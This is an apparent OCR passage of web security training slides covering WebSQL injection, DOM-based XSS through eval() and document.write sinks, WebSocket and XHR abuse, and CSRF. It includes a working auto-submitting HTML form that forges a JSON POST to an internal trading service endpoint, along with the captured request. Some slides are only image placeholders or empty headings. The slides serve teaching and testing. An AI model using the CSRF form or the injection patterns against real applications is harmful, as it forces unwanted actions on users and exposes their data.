
- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible

```
openDatabase

executeSql
```


# SQL Injection

- Through JavaScript one can harvest entire local database.
- Example





# DOM – VULNERABILITIES & EXPLOITS

# DOM Architecture





# DOM Calls


- Ajax/Flash/Silverlight – Async Calls





# DOM Calls


Inspect Clear Profile
Console HTML CSS Script DOM Net
JSON
GET http://localhost/demos/ajax/ajax-struct/myjson.txt (63ms)
Headers Response
{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234", "646 123-4567" ] }


Inspect Clear Profile
Console HTML CSS Script DOM Net
XML
GET http://localhost/demos/ajax/ajax-struct/profile.xml (47ms)
Headers Response
<?xml version="1.0" encoding="UTF-8"?>
<profile>
<firstname>John</firstname>
<lastname>Smith</lastname>
<number>212-675-3292</number>
</profile>


Inspect Clear Profile
Console HTML CSS Script DOM Net
JS-Script
GET http://localhost/demos/ajax/ajax-struct/js.txt (62ms)
Headers Response
firstname="John";
lastname="Smith";
number="212-234-9080";


Inspect Clear Profile
Console HTML CSS Script DOM Net
JS-Array
GET http://localhost/demos/ajax/ajax-struct/array.txt (78ms)
Headers Response
new Array("John","Smith","212-456-2323")


Inspect Clear Profile
Console HTML CSS Script DOM Net
JS-Object
GET http://localhost/demos/ajax/ajax-struct/js-object.txt (47ms)
Headers Response
profile = {
firstname : "John",
lastname : "Smith",
number : "212-234-6758",
showfirstname : function(){return this.firstname},
showlastname : function(){return this.lastname},
shownumber : function(){return this.number},
};

# DOM based XSS

- It is a sleeping giant in the Ajax applications
- Root cause
  - DOM is already loaded
  - Application is single page and DOM remains same
  - New information coming needs to be injected in using various DOM calls like eval()
  - Information is coming from untrusted sources

# Example cases

- Various different way DOM based XSS can take place
- Example
  - Simple DOM function using URL to process ajax calls
  - Third party content going into existing DOM and call is not secure
  - Ajax call from application, what if we make a direct call to the link – JSON may cause XSS


# DOM based URL parsing

- Ajax applications are already loaded and developers may be using static function to pass arguments from URL
- For example
  - hu = window.location.search.substring(1);
  - Above parameter is going to following ajax function
    - eval('getProduct('+ koko.toString()+')');
  - DOM based XSS

# Demo

- Scanning with DOMScan 
- Injecting payload in the call


# Third Party Streaming



# Stream processing


```
if (http.readyState == 4) {
        var response = http.responseText;
         var p = eval("(" + response + ")");
         document.open();
         document.write(p.firstName+"<br>");
         document.write(p.lastName+"<br>");
         document.write(p.phoneNumbers[0]);
         document.close();
```

# Polluting Streams



# Exploiting DOM calls

document.write(…)
document.writeln(…)
document.body.innerHtml=…
document.forms[0].action=…
document.attachEvent(…)
document.create…(…)
document.execCommand(…)
document.body. …
window.attachEvent(…)
document.location=…
document.location.hostname=…
document.location.replace(…)
document.location.assign(…)
document.URL=…
window.navigate(…)



Example of vulnerable Calls

# Demo

- Sample call demo 
- DOMScan to identify vulnerability 

# Direct Ajax Call

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing…

# Demo

- DWR/JSON call – bypassing and direct stream access 


# ABUSING SOCKETS, XHR & CSRF

# Abusing network calls

- HTML 5 provides WebSocket and XHR Level 2 calls
- It allows to make cross domains call and raw socket capabilities
- It can be leveraged by JavaScript payload
- Malware or worm can use it to perform several scanning tasks

# Internal Scanning

- Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- Some browsers have blocked these calls for security reason.



# XHR/CSRF ETC.


# XHR – Level 2 calls

- XHR is now level 2 on browser
- Various browser behavior is different
- XHR is already implemented
- Shared resource policy implemented
- "orgin" and "access-*" tags and decisions based on that
- Potential abuses
  - One way stealth channel
  - CSRF possible (no cookie though)
  - Header changes
- CROS - http://www.w3.org/TR/cors/ (Cross Origin Request Sharing)

# CSRF

- CSRF is possible with Web 2.0 streams by abusing DOM calls
  - XML manipulations
  - CSRF with JSON
  - AMX is also XML stream
- Attacker injects simple HTML payload
- Initiate a request from browser to target cross domain

# How it works?


Attacker's Site
Browsing on the Web (Attacker)
Loading CSRF page
Application User
Laptop
Forced browse request (XML)
Order is placed
Authentication Server
Application Components
Data
Trading Application

# JSON

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
   action="http://192.168.100.101/json/jservice.ashx"
   METHOD="POST">
      <input type="hidden"
   name='{"id":3,"method":"getProduct","params":{ "id" : 3}}'
   value='foo'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```

# HTTP Req.

POST /json/jservice.ashx HTTP/1.1

Host: 192.168.100.2

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

